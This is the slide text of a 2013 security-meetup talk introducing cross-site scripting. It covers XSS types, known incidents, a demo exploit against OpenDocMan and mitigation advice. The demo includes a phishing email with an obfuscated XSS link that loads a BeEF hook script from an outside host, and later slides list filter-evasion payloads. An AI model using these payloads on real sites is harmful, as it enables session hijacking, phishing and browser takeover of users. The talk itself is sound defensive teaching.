



A SHORT INTRO TO XSS

Máirtín O'Sullivan

CorkSec #3 – 10th September 2013



CROSS SITE SCRIPTING

XSS

The most common application security vulnerability, existing in 55% of websites.

Allows for an attacker to inject malicious code into a trusted web application.

Often requires tricking a user into clicking on a malicious link, but not always.

Allows for wide range of control over a user's browsing of the target web application.

XSS

/TYPES

REFLECTED

Attack payload sent to the application as a parameter.

Application echoes the payload back in the response page.

Example: Search pages.

STORED

Attack payload sent to the application as part of an user updatable field.

Application displays the payload any time a user views the field.

Example: User profiles.

DOM BASED

Attack payload sent via any parameter is used by Javascript.

Application uses client side Javascript to write the payload to the page.

Example: ??????

EXAMPLES /XSS

COMPANY

Bank of America


ISSUE

Reflected XSS vulnerability

DETAILS

Reflected XSS on the main logon page for BoA.

Would have allowed an attacker to create an almost perfect phishing attack.



<http://zerosecurity.org/security/bank-of-america-xss-vulnerability-found-by-supersl1nk>

EXAMPLES

/XSS

COMPANY

Twitter

ISSUE

Stored XSS vulnerability

DETAILS

Stored XSS issue allowed for the creation of a worm that propagated through peoples accounts, by simply viewing a malicious tweet.



<http://arstechnica.com/security/2010/09/twitter-worms-spread-quickly-thanks-to-blatant-security-flaw/>

EXAMPLES

/XSS

COMPANY


Meraki

ISSUE

Stored XSS vulnerability

DETAILS

Stored XSS in a cloud SaaS application allowed for access to other user dashboards, giving access to wireless network locations and WPA passwords.



<http://blog.beefproject.com/2013/03/subverting-cloud-based-infrastructure.html>

EXPLOITING XSS

/FIND A TARGET



OpenDocMan 1.2.6.5 Cross Site Scripting

Authored by [drone](#)

Posted May 7, 2013

OpenDocMan version 1.2.6.5 suffers from persistent and reflective cross site scripting vulnerabilities.

tags | [exploit](#), [vulnerability](#), [xss](#)

MD5 | [64d27b831258808f2aa8fe67b0010d03](#)

[Download](#) | [Favorite](#) | [Comments](#) (0)



[Related Files](#)

Share This



0



0



LinkedIn



Reddit



Digg



StumbleUpon

[Change Mirror](#)

[Download](#)

```
# Exploit Title: OpenDocMan 1.2.6.5 Stored/Reflective XSS
# Date: 05/04/2013
# Exploit Author: drone (@dronesec)
# More Exploit Information:
# Vendor Homepage: http://www.opendocman.com/
# Software Link: http://sourceforge.net/projects/opendocman/files/opendocman/1.2.6.5/opendocman-1.2.6.5.zip/download
# Version: 1.2.6.5
```


EXPLOITING XSS

/INSTALL A TEST VULNERABLE SYSTEM



Username

Password

Enter

Welcome to OpenDocMan

Log in to begin using the system's powerful storage, publishing and revision control features.



Copyright © 2000-2013 Stephen Lawrence

[OpenDocMan v1.2.6.5](#) | [Support](#) | [Feedback](#) | [Bugs](#) |

EXPLOITING XSS

/TEST FOR XSS

Document Repository

[Home](#)

[Check-in](#)

[Search](#)

[Add Document](#)

[Logout](#)

Logged in as

You are here: Error




1

OK

EXPLOITING XSS

/HIJACK SESSION COOKIE



EXPLOITING XSS

/CREATE FAKE LOGIN PAGE

Document Repository

Home

Check-in

Search

Add Document

Logout

Logged in

You are here: Error



Sorry, you need to login before you can view that content.



OpenDocManTM

Username

Password

Enter

Welcome to OpenDocMan


Log in to begin using the system's powerful storage, publishing and revision control features.

EXPLOITING XSS /SPEAR PHISHING

CorkSec BeEF Example



Inbox x



Máirtín O'Sullivan <mairtin@mairtiniosullivan.com>

08:54 (2 minutes ago) ☆

to me ▾

Hi Mairtin,

I'm having problems accessing this file..

Could you have a quick look at it for me? I'd really appreciate it!

http://corksec.com/opendocman/error.php?ec=13&last_message=%3Csc%3Cscript%3Eript%20src=http://www.com/corksec/beef.js%3E%3C/sc%3Cscript%3Eript%3E

Thanks!

Mairtin

EXPLOITING XSS /BEEF HOOKING

Document Repository

Home

Check-in

Search

Add Document

Admin

Logout

You are here: Error



Starting hooking into BeEF... This may take a minute...

EXPLOITING XSS /BEEF HOOKING

Document Repository

Home

Check-in

Search

Add Document

Logout

You are here: Error




Starting hooking into BeEF.... This may take a minute...
Hooked into BeEF!


Security Notice: If you already installed/updated then you should remove the 'install' folder before proceeding


That file type is not currently supported.
Please upload a document conforming to any of the following file
types or add the missing MIMETYPE to
Admin->Settings->allowedFileTypes:


EXPLOITING XSS /BEEF C&C


 BeEF 0.4.4.8-alpha | [Submit Bug](#) |

Hooked Browsers

▲  Online Browsers


▲  ec2- .us-west-2.comp

 178.167.207.115

 Offline Browsers

Getting Started

Logs



THE BROWSER EXPLOITATION FRAMEWORK

Official website: <http://beefproject.com/>

Getting Started

Welcome to BeEF!

EXPLOITING XSS /ENUMERATE BOT

BeEF 0.4.4.8-alpha

Hooked Browsers

Online Browsers

ec2- .us-west-2.comp

84.203.68.67

84.203.68.67

Offline Browsers

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Category: Browser (5 Items)

Browser Name: Internet Explorer

Browser Version: 8

Browser UA String: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 2.0.50727)

Browser Platform: Win32

Window Size: Width: 1497, Height: 539

Category: Browser Components (16 Items)

Flash: Yes

Java: No

VBScript: Yes

PhoneGap: No

Google Gears: No

EXPLOITING XSS /BEEF FEATURES



MITIGATING XSS COMMON MISTAKES

FILTERING FOR <SCRIPT>

If we just remove <SCRIPT> from all inputs, we'll be ok... right?

```
<scr<b>script>ipt>alert('CorkSec XSS')</scr<b>script>ipt>
```

MITIGATING XSS COMMON MISTAKES

HTML ENCODING ONLY < AND >

All HTML injection requires HTML tags... right?

So if we HTML encode < and > we can block all injection because we can't enter HTML tags... right?

```
<img src="" onError=javascript('alert'); ".jpg">
```

MITIGATING XSS COMMON MISTAKES

ESCAPING ' WITH MYSQL ESCAPE

I already use MySQL Escape (or similar) to block SQL injection.. Won't that work?

```
<img src='\ onerror=javascript('alert'); .jpg'>
```


MITIGATING XSS COMMON MISTAKES

ALMOST ANY ATTEMPT AT REGEX

I understand how XSS works.. And I'm pretty nifty with regular expressions. I'll just write a series of expressions to filters for XSS... right?

`/script/` `!=` `SCRIPT`

`/<.*>/` `!=` `<script%0d%0a>` (*When sent as a URL parameter*)

You can't imagine how many different permutations of XSS there are!!

Hint... have a look at [XSS Filter Evasion Cheat Sheet](#)

MITIGATING XSS

OWASP XSS PREVENTION CHEAT SHEET

NEVER INSERT UNTRUSTED DATA EXCEPT IN ALLOWED LOCATIONS

HTML ESCAPE BEFORE INSERTING UNTRUSTED DATA INTO HTML ELEMENT CONTENT

ATTRIBUTE ESCAPE BEFORE INSERTING UNTRUSTED DATA INTO HTML COMMON ATTRIBUTES

JAVASCRIPT ESCAPE BEFORE INSERTING UNTRUSTED DATA INTO JAVASCRIPT DATA VALUES

**CSS ESCAPE AND STRICTLY VALIDATE BEFORE INSERTING UNTRUSTED DATA INTO
HTML STYLE PROPERTY VALUES**

URL ESCAPE BEFORE INSERTING UNTRUSTED DATA INTO HTML URL PARAMETER VALUES

SANITIZE HTML MARKUP WITH A LIBRARY DESIGNED FOR THE JOB

MITIGATING XSS

CONTENT SECURITY POLICY

HTTP header that specifies a white list of sources where scripts can originate.

Allows for blocking of external linking to scripts, and also can restrict what HTML tags can be a source of scripts.

Can mitigate almost all script based XSS, but not DOM based or simple HTML injection.

Provides defense in depth to the OWASP XSS Prevention Cheat Sheet.

<SCRIPT>ALERT('THANKS')</SCRIPT>



mairtin@mairtinossullivan.com



@_mairtin_



mairtin.blogspot.ie